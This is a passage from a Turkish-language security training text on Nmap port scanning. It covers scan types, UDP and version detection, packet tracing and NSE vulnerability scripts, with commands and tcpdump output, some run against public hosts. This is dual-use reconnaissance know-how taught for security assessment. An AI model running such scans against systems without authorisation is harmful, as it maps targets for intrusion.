MAC Address: 00:13:64:22:39:3F (Paradigm Technology)

Nmap finished: 1 IP address (1 host up) scanned in 0.183 seconds

real    0m0.203s
user    0m0.128s
sys     0m0.008s
```

2) Hedef sistemi taramadan ayakta mı diye kontrol eder. Öntanımlı olarak bunu icmp paketleri ve hedef sistemin 23 TCP portuna ACK bayraklı paket göndererek yapar ve -P0 parametreleri ile iptal edilebilir.

Tarama oncesi kontrol

```
192.168.1.4 - PuTTY
bt ~ # nmap 194.27.72.88 -p 23
Starting Nmap 4.20 ( http://insecure.org ) at 2007-07-31 19:05 GMT
Interesting ports on 194.27.72.88:
PORT      STATE SERVICE
23/tcp     closed telnet
Nmap finished: 1 IP address (1 host up) scanned in 13.192s

192.168.1.4 - PuTTY
bt ~ # tcpdump -i eth0 -ttttnn host 194.27.72.88
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
2007-07-31 19:05:46.641978 IP 192.168.1.4 > 194.27.72.88: ICMP echo request, id 4709,
seq 2028, length 8
2007-07-31 19:05:46.642427 IP 192.168.1.4.63450 > 194.27.72.88.80: . ack 3531276766
min 4096
2007-07-31 19:05:46.655532 IP 194.27.72.88 > 192.168.1.4: ICMP echo reply, id 4709,
seq 2028, length 8
2007-07-31 19:05:59.771929 IP 192.168.1.4.63427 > 194.27.72.88.23: S 3866922842:3866
922842(0) win 2048 <mss 1460>
```

7.4. Temel Nmap Kullanımı

```
#nmap -P0 172.16.10.2 -v -p 80
```

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-07-04 19:37 EEST
Initiating ARP Ping Scan against 172.16.10.2 [1 port] at 19:37
The ARP Ping Scan took 0.00s to scan 1 total hosts.
DNS resolution of 1 IPs took 0.03s.
Initiating SYN Stealth Scan against 172.16.10.2 [1 port] at 19:37
Discovered open port 80/tcp on 172.16.10.2
The SYN Stealth Scan took 0.01s to scan 1 total ports.
Host 172.16.10.2 appears to be up ... good.
Interesting ports on 172.16.10.2:
PORT      STATE SERVICE
80/tcp      open  http
MAC Address: 00:D0:B7:B6:D1:0C (Intel)

Nmap finished: 1 IP address (1 host up) scanned in 0.855 seconds
Raw packets sent: 2 (86B) | Rcvd: 2 (88B)
```

7.5. Hedef Belirleme

Port tarama işlemi öncesinde ilk yapılması gereken işlem taranacak hedef sistemlerin belirlenmesidir. Bu tek bir IP adresi(domain ismi) olabileceği gibi, IP aralığı, CIDR blogu ve çeşitli gruplama yöntemleri kullanılabilir.

```
#nmap -sF 192.168.1.0/24
```

Gibi.

Belirli IP aralığını hedef belirleme

```
192.168.1-2.* = 192.168.1.0/24 + 192.168.2.0/24
```

7.6. Nmap Kullanıcısının Hakları

Nmap'i tüm özellikleri ile birlikte kullanabilmek için tam yetkili sistem hesabı gerekmektedir.

Nmap, yetersiz haklara sahip bir kullanıcı ile üst düzey hak isteyen özellikleri kullanılmaya çalışılırsa aşağıdaki hatayı verecektir.

```
$ nmap -sS 172.16.10.1 -p 23
```

You requested a scan type which requires r00t privileges, and you do not have them.

QUITTING!

7.7. Nmap ile Tarama Çeşitleri

Nmap 15 farklı tarama çeşidini destekler, bunlara ek olarak kendi tarama türlerinizi oluşturmanıza da fırsat verir.

Bu tarama çeşitlerinin bazıları karışık parametreler ve üst düzeye haklar(root kullanıcısı, Administrator hakları vs) gerektirirken bazıları da tam tersi sıradan haklar ve basit parametrelerle çalışmaktadır.


Nmap Scan	Command Syntax	Requires Privileged Access	Identifies TCP Ports	Identifies UDP Ports
TCP SYN Scan	-sS	YES	YES	NO
TCP connect() Scan	-sT	NO	YES	NO
FIN Scan	-sF	YES	YES	NO
Xmas Tree Scan	-sX	YES	YES	NO
Null Scan	-sN	YES	YES	NO
Ping Scan	-sP	NO	NO	NO
Version Detection	-sV	NO	NO	NO
UDP Scan	-sU	YES	NO	YES
IP Protocol Scan	-sO	YES	NO	NO
ACK Scan	-sA	YES	YES	NO
Window Scan	-sW	YES	YES	NO
RPC Scan	-sR	NO	NO	NO
List Scan	-sL	NO	NO	NO
Idlescan	-sI	YES	YES	NO
FTP Bounce Attack	-b	NO	YES	NO

Nmap Tarama yöntemleri Tablosu

7.7.1. TCP SYN Scan (-sS)

Hedef sisteme SYN bayraklı TCP paketi gönderilir ve cevap beklenir. Cevap için üç seçenek vardır

SYN/ACK Portun açık olduğunu belirtir. Nmap bu cevabı aldıktan sonra RST ile bağlantıyi sonlandırır(RST paketini Nmap değil, OS gönderir)



Tarama Yapan Sistem

Hedef Sistem

```
#nmap -PO 172.16.10.2 -p 23 -v
```

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-07-04 20:01 EEST
Initiating ARP Ping Scan against 172.16.10.2 [1 port] at 20:01
The ARP Ping Scan took 0.01s to scan 1 total hosts.
DNS resolution of 1 IPs took 0.12s.
Initiating SYN Stealth Scan against 172.16.10.2 [1 port] at 20:01
Discovered open port 23/tcp on 172.16.10.2
The SYN Stealth Scan took 0.00s to scan 1 total ports.
Host 172.16.10.2 appears to be up ... good.
Interesting ports on 172.16.10.2:
PORT      STATE SERVICE
23/tcp      open  telnet
MAC Address: 00:D0:B7:B6:D1:0C (Intel)

Nmap finished: 1 IP address (1 host up) scanned in 0.941 seconds
Raw packets sent: 2 (86B) | Rcvd: 2 (88B)
```

Bu taramaya ait Tcpdump çıktısı

```
#tcpdump -i fxp0 -ttttnn tcp port 23
```

```
2007-07-04 19:06:49.219772 IP 172.16.10.1.38331 > 172.16.10.2.23: S  
1484349901:1484349901(0) win 4096 <mss 1460>
```

```
2007-07-04 19:06:49.219872 IP 172.16.10.2.23 > 172.16.10.1.38331: S  
2549516463:2549516463(0) ack 1484349902 win 65535 <mss 1460>
```

```
2007-07-04 19:06:49.220060 IP 172.16.10.1.38331 > 172.16.10.2.23: R  
1484349902:1484349902(0) win 0
```

RST Hedef sistem RST cevabı döndürürse portun kapalı olduğuna karar verilir.

```
#nmap -P0 172.16.10.2 -p 2300 -v
```


```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-07-04 20:03 EEST  
Initiating SYN Stealth Scan against 172.16.10.2 [1 port] at 20:03  
The SYN Stealth Scan took 0.01s to scan 1 total ports.  
Host 172.16.10.2 appears to be up ... good.  
Interesting ports on 172.16.10.2:  
PORT      STATE SERVICE  
2300/tcp closed unknown  
MAC Address: 00:D0:B7:B6:D1:0C (Intel)
```

Hedef sistem Tcpdump çıktısı

```
#tcpdump -i fxp0 -ttttnn tcp port 2300
```

```
2007-07-04 19:09:32.089724 IP 172.16.10.1.61948 > 172.16.10.2.2300: S  
1923107248:1923107248(0) win 4096 <mss 1460>
```

```
2007-07-04 19:09:32.089797 IP 172.16.10.2.2300 > 172.16.10.1.61948: R 0:0(0) ack  
1923107249 win 0
```



Cevap Gelmemesi Durumu : Bu durumda Hedef sistemin önünde bir güvenlik duvarı vardır ve paketleri DROP/DENY edecek şekilde ayarlanmıştır yani kapalı port için RST cevabı göndermez. Filtered durumu.

7.7.2. TCP connect() Scan (-sT)

Bu tarama tipi klasik TCP oturumu kurmaya çalışır. İşletim sistemi metodları kullanılarak yapılan bu tarama tipi için herhangi bir ek hak gerekmeyez. Sistem üzerindeki her kullanıcı bu tarama tipini kullanabilir. Bu tarama tipinin dezavantajı çoğu güvenlik sistemi tarafındanloganmasıdır.

```
#nmap -P0 -sT 172.16.10.2 -p 23
```

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-07-04 20:12 EEST
Interesting ports on 172.16.10.2:
PORT      STATE SERVICE
23/tcp     open  telnet
```

```
Nmap finished: 1 IP address (1 host up) scanned in 0.055 seconds
```

Hedef sistem Tcpdump çıktısı

```
#tcpdump -i fxp0 -ttttnn tcp port 23
```

```
2007-07-04 19:17:42.990704 IP 172.16.10.1.4533 > 172.16.10.2.23: S
2951815363:2951815363(0) win 16384 <mss 1460,nop,nop,sackOK,nop,wscale
0,nop,nop,timestamp 2787115696 0>

2007-07-04 19:17:42.990836 IP 172.16.10.2.23 > 172.16.10.1.4533: S
1163324381:1163324381(0) ack 2951815364 win 65535 <mss 1460,nop,wscale
1,nop,nop,timestamp 650228722 2787115696,nop,nop,sackOK>

2007-07-04 19:17:42.991046 IP 172.16.10.1.4533 > 172.16.10.2.23: . ack 1 win 16384
<nop,nop,timestamp 2787115696 650228722>


2007-07-04 19:17:42.991219 IP 172.16.10.1.4533 > 172.16.10.2.23: R 1:1(0) ack 1 win 0
```

7.7.3. TCP FIN Scan


-sF parametresi ile başarılıır.

Hedef sisteme FIN bayraklı TCP paketleri gönderilerek;

Kapalı portları için RST bayraklı paket beklenir.



Açık olan portlar bu tarama tipine cevap dönmeyz



7.7.4. TCP Null Scan

-sN parametresi

Hedef TCP portuna herhangi bir bayrak set edilmemiş TCP paketleri gönderilir.

Yine kapalı portlar için RST bayraklı TCP paketi beklenir.


Açık portlar için herhangi bir cevap dönmemesi beklenir.

7.7.5. TCP XMAS Scan


-sX parametresi

XMAS tarama tipi hedef sisteme FIN, URG ve PUSH bayrakları set edilmiş TCP paketleri gönderilerek açık ve kapalı portlar için aşağıdaki cevapları bekler.

Kapalı Portlar için XMAS tarama cevabı



Açık portlar için XMAS taramasına dönen cevap



Bunların haricinde günümüzde pratik olarak uygulanması pek mümkün olmayan ileri düzey iki tarama yöntemi daha vardır: Idle Scanning ve Ftp bounce

7.8. UDP Tarama Türleri

Buraya kadar tanımladığımız tarama türlerinin hepsi TCP için geçerliydi , bunu TCP'deki bayrak kavramından da ayırt edebiliriz. Bir tarama tipinde işin içine bayraklar giriyorsa o tarama tipi TCP'ye özeldir.

TCP/IP dünyasında sadece TCP olmadığı için tam bir güvenlik araştırması için diğer protokollerinde taranıp alınabilecek tüm bilgilerin sistemlerden çıkarılması gereklidir.


UDP tarama türü TCP'ye göre biraz daha basit ama daha az güvenilirdir.

Nmap de UDP taramaları için -sU parametresi kullanılır.

UDP Protokolü için hatırlatma: UDP'de kapalı porta gelen isteklere icmp port unreachable mesajı döner. Açık olan portlar geriye bir cevap dönmez ya da kullanılan protokole uygun bir cevap döner(ICMP değil, udp paketi olarak)


Buradan yola çıkarak UDP taramalarda kapalı portlar için ICMP :Port Unreachable mesajı beklenir.

7.8.1. Kapalı porta yapılan UDP taraması




7.8.2. Açık Porta yapılan UDP taraması-cevaplı

Cevap olarak UDP paketi dönebilir.



7.8.3. Açık Porta yapılan UDP taraması-Cevapsız.



NOT: Tarama yapılan host'un göndereceği ICMP mesajları filtrelenmiş ise bazı tarama programları o UDP portunu açık olarak gösterecektir. Nmap'de benzeri bir yöntem izlediği için geriye dönmeyen icmp mesajlarından o portun açık ya da filtrelenmiş olduğunu söyley.

A screenshot of a terminal window titled "192.168.1.4 - PuTTY". The command entered is "nmap -sU 192.168.1.3 -n". The output shows the following results:

```
Starting Nmap 4.20 ( http://insecure.org ) at 2007-07-31 19:29 GMT
Interesting ports on 192.168.1.3:
Not shown: 1479 closed ports
PORT      STATE          SERVICE
53/udp    open|filtered domain
123/udp   open|filtered ntp
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
1025/udp  open|filtered blackjack
1900/udp  open|filtered UPnP
4500/udp  open|filtered sae-urn
MAC Address: 00:19:D2:38:6E:45 (Unknown)

Nmap finished: 1 IP address (1 host up) scanned in 6.185 seconds
```

A red arrow points to the "microsoft-ds" entry in the output, highlighting it.

7.8.4. Versiyon Belirleme Taramaları

Oracle Listener Sürümü Belirleme

```
# nmap -sV 10.206.104.18 -v -p 1521
```

```
Starting Nmap 4.90RC2 ( http://nmap.org ) at 2009-08-26 03:44 EDT
NSE: Loaded 3 scripts for scanning.
Initiating Ping Scan at 03:44
Scanning 10.206.104.18 [4 ports]
Completed Ping Scan at 03:44, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:44
Completed Parallel DNS resolution of 1 host. at 03:44, 0.00s elapsed
Initiating SYN Stealth Scan at 03:44
Scanning 10.206.104.18 [1 port]
Discovered open port 1521/tcp on 10.206.104.18
Completed SYN Stealth Scan at 03:44, 0.01s elapsed (1 total ports)
Initiating Service scan at 03:44
Scanning 1 service on 10.206.104.18
Completed Service scan at 03:44, 6.05s elapsed (1 service on 1 host)
NSE: Script scanning 10.206.104.18.
NSE: Script Scanning completed.
Host 10.206.104.18 is up (0.0050s latency).
Interesting ports on 10.206.104.18:
PORT      STATE SERVICE VERSION
1521/tcp    open  oracle-tns Oracle TNS Listener 9.2.0.1.0 (for Solaris)

Read data files from: /usr/local/share/nmap
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
```

-p ile Oracle'in hangi portda çalıştığı belirtilir.

Nmap yerine tnscmd.pl aracı da kullanılabilir.

```
# perl tnscmd10g.pl version -h 10.206.104.18
sending (CONNECT_DATA=(COMMAND=version)) to 10.206.104.18:1521
writing 90 bytes
reading
.M.....6.....- .....(DESCRIPTION=(TMP=)(VSNNUM=153092352)(ERR=0)).a.....TNSLSNR for Solaris:
Version 9.2.0.1.0 - Production..TNS for Solaris: Version 9.2.0.1.0 - Production..Unix Domain Socket IPC NT
Protocol Adaptor for Solaris: Version 9.2.0.1.0 - Production..Oracle Bequeath NT Protocol Adapter for
Solaris: Version 9.2.0.1.0 - Production..TCP/IP NT Protocol Adapter for Solaris: Version 9.2.0.1.0 -
Production,,.....@
```

7.8.5. En sık kullanılan portlar üzerinde tarama

Port taramalarında en büyük sorunlardan biri hangi portların taramaya dahil edileceğidir. Bilindiği üzere TCP ve UDP protokollerinin her biri 65535 port olasılığı var. Taramalarda tüm bu portları taramaya dahil edecek olursak tarama zamanı oldukça uzayacaktır. Dahil edilmezse de arada açık olup fakat bizim taramadığımız portlar olabilir. Bu sıkıntıyı aşmak için Nmap yazarı Fyodor geçen sene internet üzerinde yaptığı uzun araştırmalar sonucu internete açık portların belli oranını çıkartmış. Bu araştırma ile top 10, top 100, top 1000 gibi portları taratmak mümkün hale gelmiştir.

TCP	UDP
1. 80	1. 137
2. 23	2. 161
3. 22	3. 1434
4. 443	4. 123
5. 3389	5. 138
6. 445	6. 445
7. 139	7. 135
8. 21	8. 67
9. 135	9. 139
10. 25	10. 53

Taramalarda bu özelliği kullanmak için –top-ports 10 ya da –top-ports 1000 parametreleri kullanılabilir.

C:\Documents and Settings\elmasekeri>nmap 192.168.2.1 –top-ports 10

```
Starting Nmap 4.76 ( http://nmap.org ) at 2009-01-17 15:23 GTB Standard Time
```

```
Interesting ports on RT (192.168.2.1):
```

```
PORt STATE SERVICE
```

```
21/tcp open  ftp
```

```
22/tcp open  ssh
```

```
23/tcp open  telnet
```

```
25/tcp closed smtp
```

```
80/tcp open  http
```

```
110/tcp closed pop3
```

```
139/tcp closed netbios-ssn
```

```
443/tcp closed https
```

```
445/tcp closed microsoft-ds
```

```
3389/tcp closed ms-term-serv
```

```
MAC Address: 00:1A:2A:A7:22:5C (Arcadyan Technology)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

7.8.6. Tarama sonuçlarının sebepleri

Nmap taraması yaparken bir porta ait open|closed|Filtered gibi sonuçlar alırız. Bu sonuçların neden olduğunu konusunda detay bilgi için –reason parametresi kullanılabilir. Böylece açık olan portun neden açık olduğu, kapalı olan portun neden kapalı olduğu konusunda bilgimiz olur.

7.8.7. UDP taramalar için –reason kullanımı

```
# nmap -sU -p 52,53 192.168.2.1 -reason
```

```
Starting Nmap 4.60 ( http://nmap.org ) at 2009-01-17 13:35 GMT
Interesting ports on RT (192.168.2.1):
PORT      STATE SERVICE REASON
52/udp    closed  xns-time port-unreach
53/udp    open   domain  udp-response
MAC Address: 00:1A:2A:A7:22:5C (Arcadyan Technology)
```

7.8.8. TCP taramalar için –reason kullanımı

```
# nmap -n -p 80,3389 -sS 192.168.2.1 -reason
```

```
Starting Nmap 4.60 ( http://nmap.org ) at 2009-01-17 13:36 GMT
Interesting ports on 192.168.2.1:
PORT      STATE SERVICE REASON
80/tcp    open   http    syn-ack
3389/tcp  closed ms-term-serv reset
MAC Address: 00:1A:2A:A7:22:5C (Arcadyan Technology)
Nmap done: 1 IP address (1 host up) scanned in 0.170 seconds
```

–packet_trace ile tarama için tüm adımların takibi

Nmap tarama yaparken gönderdiği ve aldığı tüm paketleri görmek isterseniz –packet_trace parametresini kullanabilirsiniz. Arada başka bir cihaz yüzünden taramalarınız sağlıklı sonuçlar vermiyorsa bu çıktılarda görülecektir.

```
home-labs scripts # nmap -p 80,3389 -sS 192.168.2.1 --packet_trace
```

```
Starting Nmap 4.60 ( http://nmap.org ) at 2009-01-17 13:38 GMT
SENT (0.0340s) ARP who-has 192.168.2.1 tell 192.168.2.22
RCVD (0.0350s) ARP reply 192.168.2.1 is-at 00:1A:2A:A7:22:5C
NSOCK (0.0460s) msevent_new (IOD #1) (EID #8)
NSOCK (0.0460s) UDP connection requested to 192.168.2.1:53 (IOD #1) EID 8
NSOCK (0.0460s) msevent_new (IOD #1) (EID #18)
NSOCK (0.0460s) Read request from IOD #1 [192.168.2.1:53] (timeout: -1ms) EID 18
NSOCK (0.0460s) msevent_new (IOD #1) (EID #27)
NSOCK (0.0460s) Write request for 42 bytes to IOD #1 EID 27 [192.168.2.1:53]:
.....1.2.168.192.in-addr.arpa....
NSOCK (0.0470s) nsock_loop() started (timeout=500ms). 3 events pending
NSOCK (0.0470s) wait_for_events
NSOCK (0.0470s) Callback: CONNECT SUCCESS for EID 8 [192.168.2.1:53]
NSOCK (0.0470s) msevent_delete (IOD #1) (EID #8)
NSOCK (0.0470s) Callback: WRITE SUCCESS for EID 27 [192.168.2.1:53]
NSOCK (0.0470s) msevent_delete (IOD #1) (EID #27)
NSOCK (0.0480s) wait_for_events
NSOCK (0.0520s) Callback: READ SUCCESS for EID 18 [192.168.2.1:53] (58 bytes):
.....1.2.168.192.in-addr.arpa.....'....RT.
NSOCK (0.0520s) msevent_new (IOD #1) (EID #34)
NSOCK (0.0520s) Read request from IOD #1 [192.168.2.1:53] (timeout: -1ms) EID 34
NSOCK (0.0520s) msevent_delete (IOD #1) (EID #34)
NSOCK (0.0520s) msevent_delete (IOD #1) (EID #18)
SENT (0.0650s) TCP 192.168.2.22:37890 > 192.168.2.1:80 S ttl=40 id=12041 iplen=44
seq=1831862001 win=1024 <mss 1460>
SENT (0.0660s) TCP 192.168.2.22:37890 > 192.168.2.1:3389 S ttl=39 id=63913 iplen=44
seq=1831862001 win=4096 <mss 1460>
RCVD (0.0660s) TCP 192.168.2.1:80 > 192.168.2.22:37890 SA ttl=64 id=0 iplen=44 seq=303354857
win=5840 ack=1831862002 <mss 1460>
RCVD (0.0670s) TCP 192.168.2.1:3389 > 192.168.2.22:37890 RA ttl=255 id=0 iplen=40 seq=0
win=0 ack=1831862002
Interesting ports on RT (192.168.2.1):
PORT      STATE SERVICE
80/tcp     open  http
3389/tcp   closed ms-term-serv
MAC Address: 00:1A:2A:A7:22:5C (Arcadyan Technology)

Nmap done: 1 IP address (1 host up) scanned in 0.182 seconds
```

Çıktıdan görüleceği üzere Nmap öncelikle hedef ip adresinin MAC adresini almak için arp istek paketi gönderiyor ve sonrasında -n parametresi kullanılmadığı için hedef

ip adresinin dns sorgulamasını yapmaya çalışıyor. Sonradan ilgili TCP portlarına SYN bayraklı paketler göndererek bunların cevabını alıyor ve taramayı bitiriyor.

7.8.9. Nmap ile Traceroute

Nmap bir port üzerinde TCP ya da UDP protokolünü kullanarak traceroute yapabilir.

```
# nmap -n -P0 -traceroute www.gezginler.net
Starting Nmap 4.60 ( http://nmap.org ) at 2009-01-17 13:43 GMT
Interesting ports on 208.43.98.30:
Not shown: 1700 closed ports
PORT      STATE SERVICE
1/tcp      open  tcpmux
21/tcp     open  ftp
22/tcp     open  ssh
995/tcp    open  pop3s
1720/tcp   filtered H.323/Q.931
TRACEROUTE (using port 1/tcp)
HOP RTT    ADDRESS
1  0.94   192.168.2.1
2  10.51   85.96.186.1
3 ...
4  815.81  212.156.118.253
5  10.71   81.212.26.125
6  17.01   212.156.117.38
7  28.49   212.156.119.246
8  77.55   212.73.206.9
9  78.76   4.68.109.158
10 87.75   4.69.133.82
11 80.41   4.69.132.142
12 106.71  4.69.140.21
13 169.46  4.69.141.110
14 167.60  4.69.141.110
15 174.82  4.69.134.146
16 166.92  4.68.17.70
17 166.83  4.79.170.174
18 167.89  208.43.98.30
Nmap done: 1 IP address (1 host up) scanned in 46.502 seconds
```

7.9. Zayıflık Tarama Aracı Olarak Nmap

7.9.1. NSE- Nmap Scripting Engine

NSE(Nmap Script Engine) basit scriptlerle Nmap'e zayıflık tarama özelliği katan bir bileşendir. NSE ile Nessus benzeri zayıflık tarama sistemlerinin yaptığı bazı taramaları yapabilirsiniz. Mesela Türkiye'deki Zone transfere açık DNS sunucularını bulmak isterseniz NSE scriptleri arasından zone-transfer scriptini kullanabilirsiniz. Böylece hem ek bir program kullanmadan hem de Nmap'in hızını arkanızda alarak istediğiniz sonuçlara kısa sürede ulaşmış olursunuz.

Her ne kadar Nmap yazılımı Fyodor yazılımının Nessus ya da Metasploit benzeri bir aracı olmayacağı söylenebilir de kullanıcılar tarafından hazırlanan lua scriptleri gidişatın o yönde olduğunu gösteriyor. Scriptler arasında basit sql-injection'dan tutun güncel Windows exploit denemelerine kadar bir sürü çeşit var. Kısaca Nmap NSE özelliği ile Network tarayıcı kategorisine sığmaz olmuştur.

7.9.2. NSE ile ilgili Nmap parametreleri

SCRIPT SCAN:

*-sC: equivalent to –script=safe,intrusive
–script=<Lua scripts>: <Lua scripts> is a comma separated list of
directories, script-files or script-categories
–script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
–script-trace: Show all data sent and received
–script-updatedb: Update the script database.*

NSE'i test etmek için en basitinden -sC parametresi kullanılabilir.

```
# nmap -P0 -sC -p 21,22,23,25,80,3306 mail.lifeoverip.net
```

```
Starting Nmap 4.60 ( http://nmap.org ) at 2009-01-12 20:47 GMT
Interesting ports on mail.lifeoverip.net (80.93.212.86):
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    closed telnet
25/tcp    open  smtp
| SMTP: Responded to EHLO command
| mail.sistembil.com
| AUTH LOGIN CRAM-MD5 PLAIN
| AUTH=LOGIN CRAM-MD5 PLAIN
| PIPELINING
| 250 8BITMIME
| Responded to HELP command
|_ qmail home page: http://pobox.com/~djb/qmail.html
80/tcp    open  http
|_ HTML title: 302 Found
3306/tcp  open  mysql
| MySQL Server Information: MySQL Error detected!
| Error Code was: 1130
|_ Host '85.96.187.185' is not allowed to connect to this MySQL server
Nmap done: 1 IP address (1 host up) scanned in 6.237 seconds
```

NSE scriptleri /usr/local/share/nmap/scripts dizini altında bulunur. Ara ara svn update yaparak yeni eklenen imzalar indirilebilir. Her imza ekleme sonrası nmap –script-updatedb komutunun çalıştırılması gereklidir.

Örnek Kullanımlar:

Anonim ftp destekleyen sistemlerin bulunması

```
# nmap -P0 -p 21 --script anonFTP.nse ftp.linux.org.tr
```

```
Starting Nmap 4.60 ( http://nmap.org ) at 2009-01-12 20:55 GMT
Interesting ports on ftp.linux.org.tr (193.140.100.100):
PORT      STATE SERVICE
21/tcp     open  ftp
|_ Anonymous FTP: FTP: Anonymous login allowed
Nmap done: 1 IP address (1 host up) scanned in 0.152 seconds
```

Hedef sistemin SSLV2 desteklediğinin öğrenmek için

```
# nmap -P0 -p 443 --script SSLv2-support blog.lifeoverip.net
```

```
Starting Nmap 4.60 ( http://nmap.org ) at 2009-01-12 20:57 GMT
Interesting ports on mail.lifeoverip.net (80.93.212.86):
PORT      STATE SERVICE
443/tcp    open  https
|_ SSLv2: server still supports SSLv2
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC2_CBC_128_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC4_64_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC2_CBC_128_CBC_WITH_MD5
|_   SSL2_RC4_128_EXPORT40_WITH_MD5
Nmap done: 1 IP address (1 host up) scanned in 0.114 seconds
```

